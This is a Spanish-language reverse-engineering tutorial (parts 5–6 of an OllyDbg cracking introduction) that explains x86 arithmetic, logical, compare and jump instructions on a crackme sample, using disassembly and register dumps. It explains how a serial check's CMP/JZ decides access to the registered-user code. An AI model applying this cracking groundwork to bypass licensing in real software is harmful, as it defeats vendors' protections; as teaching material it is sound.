0040100E   68 F4204000   PUSH CRACKME.004020F4                   Class = "No need
00401013   E8 A6040000   CALL <JMP.&USER32.FindWindowA>          FindWindowA
00401018   0BC0          OR EAX,EAX
```

```
Registers (FPU)
EAX FFFFFFF7
ECX 00000009
EDX 00000000
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdl
EIP 00401000 CRACI
C 1  ES 0023 32bi
P 1  CS 001B 32bi
```


Pongo EAX a FFFFFFF7 y ECX a 9 si realizo la multiplicación en la calculadora de Windows veo que



El resultado es



Y no entra en EAX veamos que pasa en OLLY al apretar F7




Allí vemos en rojo que EDX y EAX cambiaron y como vemos guarda en EAX los bytes que entran allí y luego guarda los que no entran en EDX, en este caso el 8 que no puede mostrar EAX, lo guardo en EDX, por eso se dice que en este caso el resultado se muestra en EDX:EAX ya que usa ambos como si fueran un solo registro del doble de largo.

En el caso

MUL DWORD PTR DS:[405000]

Multiplicara el contenido de 405000 por EAX y como siempre guardara el contenido en EDX:EAX sin considerar el signo de los operandos.

Siempre que en OLLY queramos ver cuanto es el valor de un numero hexadecimal sin signo, hacemos doble click en cualquier registro



Como habíamos visto la segunda línea nos daba el valor con signo en este caso FFFFFFAF es -81 considerado con SIGNO, pero en operaciones como MUL donde los números se consideran SIN SIGNO el valor decimal se lee en la tercera línea la que dice UNSIGNED, allí vemos 4294967215 seria el valor tomando al numero como positivo o sin SIGNO.

IMUL (multiplicación con signo)

La instrucción IMUL no solo es multiplicar con signo de la misma forma que lo hacia MUL

IMUL ECX

Es igual que antes ECX por EAX y el resultado se guarda en EDX:EAX salvo que se considera el signo de los operandos.

Además de la similitud con la instrucción anterior IMUL permite poner mas de un operando, lo que no estaba permitido en MUL.

Del tute de CAOS

Además de la utilización de los registros EAX y EDX, así como de sus subdivisiones, pueden especificarse otros orígenes y destinos de datos y puede haber hasta tres operandos. El primero, es el lugar donde se va a guardar el resultado, que debe ser siempre un registro, el segundo y el tercero son los dos valores a multiplicar. En estos ejemplos vemos como estas instrucciones con dos o tres operandos, tienen el mismo espacio para el resultado que para cada uno de los factores:


F7EB	imul ebx	EAX x EBX -> EDX:EAX

Este primer ejemplo es el conocido y similar a MUL salvo que se consideran los signos


696E74020080FF	imul ebp, dword ptr [esi+74], FF800002	[ESI+74] x FF800002 -> EBP

Este es el segundo ejemplo que pone veamos en este caso hay tres operandos, multiplica el contenido de ESI+74 por FF800002 y el resultado lo guarda en EBP, podemos hacerlo en OLLY


Copio la linea imul ebp, dword ptr [esi+74], FF800002 **al OLLY**




Veo que al apretar ASSEMBLE me da error y eso es porque en el OLLY los números que empiezan por letras deben agregársele un cero delante si no, no los interpreta, corrijamos




Ahora apreto ASSEMBLE y lo acepta




Cambio el valor de ESI a 401000 para asegurarme que la dirección ESI mas 74 exista y se pueda leer su contenido



Veamos en la aclaración del OLLY




Alli nos dice que ESI + 74 es la dirección 401074 y que su contenido es C7000000, veamos en el dump con GOTO EXPRESSION 401074.




Y si, es cierto el contenido leído al revés seria C7000000, eso lo multiplicara por FF800002 y como el primer operando es EBP pues guardara allí el resultado

imul ebp, dword ptr [esi+74], FF800002

Al apretar F7 vemos que se puso rojo EBP ya que ahora contiene el resultado



El resultado en la calculadora nos da C7000000 * FF800002



Pero como especificamos que se muestre en EBP pues solo muestra los bytes que caben allí, el resto los descarta.

En el tercer ejemplo que hay solo dos operandos se multiplican ambos y el resultado se guarda en el primero.

0FAF55E8 imul edx, dword ptr [ebp-18] EDX x [EBP-18] -> EDX

Como vemos la mejor opción para multiplicar números largos es usando IMUL con solo un operando pues en este caso el resultado lo guarda en EDX:EAX con la posibilidad del doble de largo lo cual no ocurre cuando usamos dos o tres operandos, dichas opciones son mas útiles en operaciones pequeñas.

DIV (Unsigned Divide) / IDIV (Signed Divide)

Estos son la contrapartida de MUL Y IMUL respectivamente

DIV solo tiene un operando y no considera los signos y el resultado se guarda en EDX:EAX

IDIV siempre considera los signos si usa un solo operando será como DIV y guardara en EDX:EAX y en el caso de dos operandos dividirá ambos y guardara en el primero, y en el de tres operandos dividirá el segundo y el tercero y guardara en el primero.

No creo que sea necesario repetir los ejemplos pues son similares a los de MUL e IMUL.

XADD (Exchange and Add)

Es como realizar en una sola instrucción XCHG y ADD o sea que si tenemos

XADD EAX,ECX

```
00401000   0FC1C8        XADD EAX,ECX
00401003   90            NOP
00401004   90            NOP
00401005   90            NOP
00401006   90            NOP
00401007   A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
```

```
Registers (FPU)
EAX 00000009
ECX 00000001
EDX 00000008
EBX 7FFD4000
ESP 0012FFC4
EBP 8E000000
ESI 00401000 CR
EDI 7C920738 nt

EIP 00401003 CR

C 0  ES 0023 32
P 1  CS 001B 32
A 0  SS 0023 32
Z 0  DS 0023 32
S 0  FS 003B 32
T 0  GS 0000 NU
```

Allí vemos ECX que es 1 y EAX es 7 al apretar F7 se intercambian o sea que EAX pasa a valer 1 y ECX 9 luego se suman

```
Registers (FPU)
EAX 0000000A
ECX 00000009
EDX 00000008
EBX 7FFD4000
ESP 0012FFC4
EBP 8E000000
ESI 00401000 CR
EDI 7C920738 nt

EIP 00401003 CR

C 0  ES 0023 32
P 1  CS 001B 32
A 0  SS 0023 32
```

Como vemos el resultado se sigue guardando en el primer operando, lo único que cambio fue que se intercambiaron los valores antes de sumarlos, vemos que ECX quedo valiendo 9 que era lo que valía EAX antes de intercambiarse y sumarse.


NEG

Esta instrucción tiene la finalidad de cambiar de signo el número representado o sea que si tenemos el número 32 en hexa y le aplicamos NEG el resultado será el negativo del mismo.


Ejemplo


```
00401000   F7D8          NEG EAX
00401002   E8 FF040000   CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007   A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00         PUSH 0
0040100E   68 F4204000   PUSH CRACKME.004020F4
00401013   E8 A6040000   CALL <JMP.&USER32.FindWindowA>
```

Escribo en OLLY NEG EAX y pongo en EAX el valor 32




Al apretar F7 quedara en EAX el negativo de 32 veamos





Allí vemos el resultado -50 en decimal como nos muestra la segunda columna corresponde a -32 en hexa.



Allí esta si tipeamos en la comandbar que nos de el valor de -32 hexa en decimal, nos dice -50 y nos aclara que se escribe FFFFFFCE ya que no se puede escribir el signo en OLLY.

Pues como vemos la instrucción NEG nos convierte el operando en su negativo.

INSTRUCCIONES LOGICAS

Provienen de realizar operaciones lógicas entre dos operandos pasados a binario bit a bit y guardando el resultado en el primer operando

AND

El resultado es 1 si los dos bits son 1, y 0 en cualquier otro caso.

1 and 1 = 1
1 and 0 = 0
0 and 1 = 0

0 and 0 = 0

Vemos un ejemplo en OLLYDBG

AND EAX,ECX

```
00401000   21C1          AND ECX,EAX
00401002   E8 FF040000   CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007   A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
```

Pongamos ECX=0001200 y EAX=3500

```
Registers (FPU)
EAX 00003500
ECX 00001200
EDX 00000008
EBX 7FFD4000
ESP 0012FFC4
EBP 8E000000
ESI 00401000 CRACKI
EDI 7C920738 ntdll.

EIP 00401002 CRACKI

C 1  ES 0023 32bit
P 0  CS 001B 32bit
A 1  SS 0023 32bit
Z 0  DS 0023 32bit
```

Si lo hiciéramos a mano deberíamos pasar a binario ambos

1200 en binario seria 01001000000000
3500 en binario seria 11010100000000

Aplicándole la tablita de la operación AND bit a bit vemos que por ejemplo la ultima cifra

1200 en binario seria 01001000000000
3500 en binario seria 11010100000000
0

Al hacer AND entre dos ceros el resultado seria cero, así hay que hacer bit a bit y nos daría

01000000000000 ya que el resultado es uno solo cuando los dos bits son 1 y eso ocurre solo en la columna resaltada.

1200 en binario seria 01001000000000
3500 en binario seria 11010100000000
0100000000000

Si ejecutamos F7 en el OLLY vemos el resultado en ECX que es 1000 que pasado a binario es 01000000000000

```
Registers (FPU)
EAX 00003500
ECX 00001000
EDX 00000008
EBX 7FFD4000
ESP 0012FFC0
EBP 8E000000
ESI 00401000 CRAC
EDI 7C920738 ntdl

EIP 00401002 CRAC

C 0  ES 0023 32bi
```

OR

En esta instrucción realizamos el mismo proceso que la anterior solo que en vez de utilizar la tablita AND para hallar el resultado entre bits, lo hacemos con la tablita OR

El resultado es 1 si uno o los dos operandos es 1, y 0 en cualquier otro caso.

1 or 1 = 1
1 or 0 = 1
0 or 1 = 1
0 or 0 = 0

XOR

Aquí es similar solo que usamos la tablita de la función XOR para las operaciones entre bits

El resultado es 1 si uno y sólo uno de los dos operandos es 1, y 0 en cualquier otro caso

1 xor 1 = 0
1 xor 0 = 1
0 xor 1 = 1
0 xor 0 = 0

NOT

Simplemente invierte el valor del único operando de esta función

not 1 = 0
not 0 = 1

Ejemplo: not 0110 = 1001

Si tenemos por ejemplo EAX=1200 que en binario es 1001000000000 convertimos los 0 en 1 y los 1 en 0 considerando que es un numero de 32 bits y que al inicio tiene ceros o sea seria llenado de ceros delante hasta completar los 32 bits.

00000000000000000000001001000000000

Al hacerle NOT quedaría

11111111111111111111110110111111111

que en la calculadora de Windows vemos que es FFFFEDFF en hexa

```
File  View  Debug  Plugins  Options  Window  Help

00401000    F7D0            NOT EAX
00401002    E8 FF040000     CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007    A3 CA204000     MOV DWORD PTR DS:[4020CA],EAX
0040100C    6A 00           PUSH 0
0040100E    68 F4204000     PUSH CRACKME.004020F4
00401013    E8 A6040000     CALL <JMP.&USER32.FindWindowA>
00401018    0BC0            OR EAX,EAX
0040101A  v 74 01           JE SHORT CRACKME.0040101D
0040101C  . C3              RETN
0040101D  > C705 64204000   MOV DWORD PTR DS:[402064],4003
```

En OLLY antes de apretar F7 pongo EAX a 1200

```
Registers (FPU)
EAX 00001200
ECX 00001000
EDX 00000008
EBX 7FFD4000
ESP 0012FFC0
EBP 8E000000
ESI 00401000 CRACK
EDI 7C920738 ntdll

EIP 00401000 CRACK

C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 0  SS 0023 32bit
```

Apreto F7

```
Registers (FPU
EAX FFFFEDFF
ECX 00001000
EDX 00000008
EBX 7FFD4000
ESP 0012FFC0
EBP 8E000000
ESI 00401000 (
EDI 7C920738 r

EIP 00401002 (

C 0  ES 0023
P 1  CS 001B
```

Vemos que el resultado es el mismo

Bueno aquí terminamos esta quinta parte veo que esto es un poco mas largo de lo que pensaba pero bueno vamos paso a paso, nos quedan ver las comparaciones, los saltos y los call y ret.

Bueno paciencia que despacio se llega a ROMA

Hasta la parte 6
Ricardo Narvaja

14 de noviembre de 2005

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 6

COMPARACIONES Y SALTOS CONDICIONALES

En términos generales, las comparaciones entre dos operandos, y según el resultado de esa comparación la decisión si el programa saltara o no en un salto condicional posterior, suele ser lo primero que se menciona en cualquier tute básico que comienza desde cero de cracking.

Sabemos que si el programa nos pide un serial para registrarnos, en algún momento deberá decidir si es correcto no y para ello deberá comparar y realizar uno o varios saltos y la dirección adonde saltará variará según si pusiste bien el serial o no.

Ahora como funciona en profundidad la comparación y el salto es lo que veremos a continuación.

Sabemos porque lo hemos visto ya en partes anteriores de esta introducción, que según el resultado una instrucción se activan o desactivan los flags, el caso mas conocido es el flag que se activa cuando el resultado de una instrucción es cero el FLAG Z y hemos visto diferentes formas de activar los flags según el resultado de una instrucción.


CMP

Esta es la instrucción mas conocida de comparación y lo que hace es comparar dos operandos, en realidad es una instrucción SUB, que no guarda el resultado de la resta en el primer operando, ambos operandos quedan igual, lo que cambian son los flags según el resultado.


Como vimos si hacemos por ejemplo

CMP EAX, ECX

Siendo EAX y ECX iguales, se restan ambos, no se modifican, pero el resultado de la resta es cero lo que hace activar el flag Z, veamos el ejemplo en OLLYDBG.



Allí escribí la instrucción y ahora modificare EAX y ECX para que sean iguales.



A apretar F7 veo que EAX y ECX no modificaron su valor pero se activo el flag Z, al haber realizado una resta y ser su resultado CERO aunque no podamos ver el resultado ya que no lo guarda.

```
Registers (FPU)
EAX 00000200
ECX 00000200
EDX 7C91EB94 ntdll.K
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7
EIP 00401002 CRACKME
C 0  ES 0023 32bit 0
P 1  CS 001B 32bit 0
A 0  SS 0023 32bit 0
Z 1  DS 0023 32bit 0
S 0  FS 003B 32bit 7
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_M
EFL 00000246 (NO,NB,
ST0 empty -UNORM BCE
```

En realidad no nos importa el resultado numérico de la resta en si, sino que de alguna forma podemos saber según los flags si EAX era igual a ECX, o si son desiguales, cual es mayor.

Como comentario ya que aun no hemos llegado a los saltos condicionales, los tienen dos posibilidades, deciden si saltar o no saltar según el estado de los flags, el mas claro ejemplo y que trabajaría en conjunto con la comparación anterior es el salto JZ que salta si el FLAG Z esta activo o a UNO y no salta si esta inactivo o a CERO.
De esta forma se logra que el programa tome una decisión, si fueran dos seriales que esta comparando, por ejemplo en EAX esta el serial que vos ingresaste para registrar un programa y en ECX esta el serial correcto, el programa podría decidir con un CMP que si son iguales se activa el flag Z, y el salto JZ al ver el flag activo, nos llevara a una zona para usuarios registrados, y si el serial que tipeaste y esta en EAX no es igual al de ECX que es el correcto, seguí intentando jeje, el flag Z sigue a CERO, y no salta manteniéndote en la zona de usuario no registrado.

Ya veremos los ejemplos más concretos al estudiar los saltos condicionales.

De la misma forma con el flag S o de signo podemos ver si en una comparación el primer operando era mayor que el segundo, o al revés.

Miremos el ejemplo

Repitamos el CMP EAX, ECX pero ahora pongamos EAX mayor que ECX

```
Registers (FPU)
EAX 00000400
ECX 00000200
EDX 7C91EB94 ntdll
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll
EIP 00401000 CRACK
C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 0  SS 0023 32bit
Z 1  DS 0023 32bit
```

Si apretamos F7

```
EIP 00401002 CRACKM
C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 0  SS 0023 32bit
Z 0  DS 0023 32bit
S 0  FS 003B 32bit
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_
EFL 00000206 (NO,NE
ST0 empty -UNORM BC
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
```

Vemos que el FLAG Z es cero por lo cual ya sabemos que no son iguales, y a la vez el flag S es cero lo cual quiere decir que al hacer la resta EAX-ECX el resultado es positivo, lo cual significa que EAX es mayor que ECX.

De la misma forma si repetimos la operación con EAX menor que ECX

```
Registers (FPU)
EAX 00000100
ECX 00000200
EDX 7C91EB94 ntdll.K
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7
EIP 00401000 CRACKME
```

Y apretamos F7

```
EIP 00401002 C
C 1  ES 0023
P 1  CS 001B
A 0  SS 0023
Z 0  DS 0023
S 1  FS 003B
T 0  GS 0000
D 0
O 0  LastErr
EFL 00000287
```

Allí vemos que al dar la resta de EAX con ECX negativa ya que ECX es mayor, se activa el FLAG S que recordamos se activa con resultados negativos.

Las diferentes posibilidades de comparación activaran los correspondientes flags y según lo que el programa necesite saltara o no de acuerdo a chequear la activación de uno o mas de dichos flags.
También permite la comparación entre registros y posiciones de memoria utilizando DWORD, WORD y BYTE .

```
00401000  3B05 00504000  CMP EAX,DWORD PTR DS:[405000]
00401006  90             NOP
```

Allí compararía EAX con el contenido de 405000 y como siempre la ventana de aclaraciones del OLLY nos da el valor de cada operando en mi caso

```
004010C3  . E8 CC030000
DS:[00405000]=00001000
EAX=00000390
```

Al apretar F7 en este ejemplo y EAX es menor que el contenido de 405000 que es 1000, dará un resultado negativo y activara el FLAG S.

```
C 1  ES 0023 32b
P 1  CS 001B 32b
A 0  SS 0023 32b
Z 0  DS 0023 32b
S 1  FS 003B 32b
T 0  GS 0000 NUL
D 0
O 0  LastErr ERR
EFL 00000287 (NC
```

Existen en forma similar

CMP AX,WORD PTR DS:[405000]

Y

CMP AL,BYTE PTR DS:[405000]

En el caso de comparar 2 bytes o 1 byte del contenido de la memoria.

TEST (Logical Compare)

El principio de esta instrucción es, en cierto modo, el mismo de cmp, es decir, una operación entre dos valores que no se guarda, sino que puede modificar el estado de algunos flags (en este caso, SF, ZF y PF) que determinan si debe efectuarse el salto que también suele acompañar a esta instrucción. La diferencia está en que en este caso, en vez de tratarse de una resta, se trata de una operación AND.
Esto nos dice nuestro amigo CAOS en su tute de ASM veremos ejemplos para aclarar la definición, generalmente el comando TEST lo veremos en este formato

TEST EAX,EAX

Ustedes dirán para que quiere testearse contra si mismo el valor de EAX o el registro que sea?
Pues se usa esta instrucción, para saber si EAX en este caso es cero o no, y como funciona?

Escribamos en OLLY

TEST EAX,EAX

```
00401000   85C0          TEST EAX,EAX
00401002   E8 FF040000   CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007   A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
```


La tablita de la operación AND era

. El resultado es 1 si los dos operandos son 1, y 0 en cualquier otro caso.


1 and 1 = 1
1 and 0 = 0
0 and 1 = 0
0 and 0 = 0

Vemos que la única forma que el resultado sea cero es que ambos operandos sean cero (no interesan en este caso los casos de bytes diferentes pues EAX esta operando contra si mismo, por lo que ambos bytes siempre son iguales) pues si EAX en binario tiene algún bit que es 1, al hacer AND contra si mismo daría 1 y ya no podría ser cero el resultado.


Pongamos EAX igual a CERO



En el OLLYDBG eso sea realiza fácilmente haciendo CLICK DERECHO en el registro a modificar y eligiendo ZERO.




Allí esta apreto F7



Vemos que se activo el flag Z o sea como sabíamos la operación AND entre dos valores que son cero es igual a cero y se activara.

Si repito la operación con EAX diferente de cero



Apreto F7

```
EDI 7C920738 ht
EIP 00401002 CR
C 0  ES 0023 32
P 1  CS 001B 32
A 0  SS 0023 32
Z 0  DS 0023 32
S 0  FS 003B 32
T 0  GS 0000 NU
D 0
O 0  LastErr ER
EFL 00000206 (N
ST0 empty -UNOR
```

Y el FLAG Z no se activa al ser el resultado diferente de cero.

Si uso la calculadora puedo comprobar que 390 AND 390 da como resultado 390

En binario 390 es 1110010000

```
1110010000
1110010000
----------
1110010000
```

Como la operación AND si ambos operandos son CEROS dará como resultado cero y si son dos UNOS dará como resultado UNO, vemos que el resultado no cambiará o sea será 390 en hexadecimal, y no se activara el flag Z.

Hay alguna instrucciones mas de comparación pero estas son las principales llego el momento de ver los saltos

SALTOS

Todos as instrucciones de salto tienen un solo operando que es la dirección adonde saltaría el programa, veamos los diferentes tipos aquí en la tabla y aclarémoslos.

JMP	salta
JE, JZ	salta si *es igual a cero*
JNE, JNZ	salta si *no igual a cero*
JS	salta si *signo negativo*
JNS	salta si *signo no negativo*
JP, JPE	salta si *paridad par*
JNP, JOP	salta si *paridad impar*
JO	salta si *hay capacidad excedida*
JNO	salta si *no hay capacidad excedida*
JB, JNAE	salta si *por abajo* (no encima o igual)
JNB, JAE	salta si *no está por abajo* (encima o igual)
JBE, JNA	salta si *por abajo o igual* (no encima)
JNBE, JA	salta si *no por abajo o igual* (encima)
JL, JNGE	salta si *menor que* (no mayor o igual)
JNL, JGE	salta si *no menor que* (mayor o igual)
JLE, JNG	salta si *menor que o igual* (no mayor)
JNLE, JG	salta si *no menor que o igual* (mayor)

JMP


Es el salto directo o incondicional, aquí no hay ninguna decisión SIEMPRE saltara a la dirección que nos muestra el operando por ejemplo veamos en OLLY

```
00401000   EB 2F        JMP SHORT CRACKME.00401031
00401002   E8 FF040000  CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007   A3 CA204000  MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00        PUSH 0
0040100E   68 F4204000  PUSH CRACKME.004020F4
00401013   E8 A6040000  CALL <JMP.&USER32.FindWindowA>
00401018   0BC0         OR EAX,EAX
0040101A   74 01        JE SHORT CRACKME.0040101D
0040101C   C3           RETN
0040101D   C705 64204000 MOV DWORD PTR DS:[402064],4003
00401027   C705 68204000 MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031   C705 6C204000 MOV DWORD PTR DS:[40206C],0
0040103B   C705 70204000 MOV DWORD PTR DS:[402070],0
00401045   A1 CA204000  MOV EAX,DWORD PTR DS:[4020CA]

Class = "No need to disasm the code!"
FindWindowA
```


Al ejecutar ese salto el programa ira a 401031 y seguirá ejecutándose desde allí.

Tenemos un par de lindas configuraciones del OLLY para los saltos que les enseñare aquí, así son mas visibles los mismos.


Si vamos a OPTIONS-DEBUGGING OPTIONS



Y allí en la pestaña CPU



Marcamos estas tres tildes



Vemos que la información es mucho mayor ahora y mas visible

```
00401000  $v EB 2F        JMP SHORT CRACKME.00401031
00401002  .  E8 FF040000  CALL <JMP.&KERNEL32.GetModuleHandleA>      GetModuleHandleA
00401007  .  A3 CA204000  MOV DWORD PTR DS:[4020CA],EAX
0040100C  .  6A 00        PUSH 0                                    Title = NULL
0040100E  .  68 F4204000  PUSH CRACKME.004020F4                     Class = "No need to disasm the code!"
00401013  .  E8 A6040000  CALL <JMP.&USER32.FindWindowA>            FindWindowA
00401018  .  0BC0         OR EAX,EAX
0040101A  .v 74 01        JE SHORT CRACKME.0040101D
0040101C  .  C3           RETN
0040101D  >  C705 6420400 MOV DWORD PTR DS:[402064],4003
00401027  .  C705 6820400 MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031  >  C705 6C20400 MOV DWORD PTR DS:[40206C],0
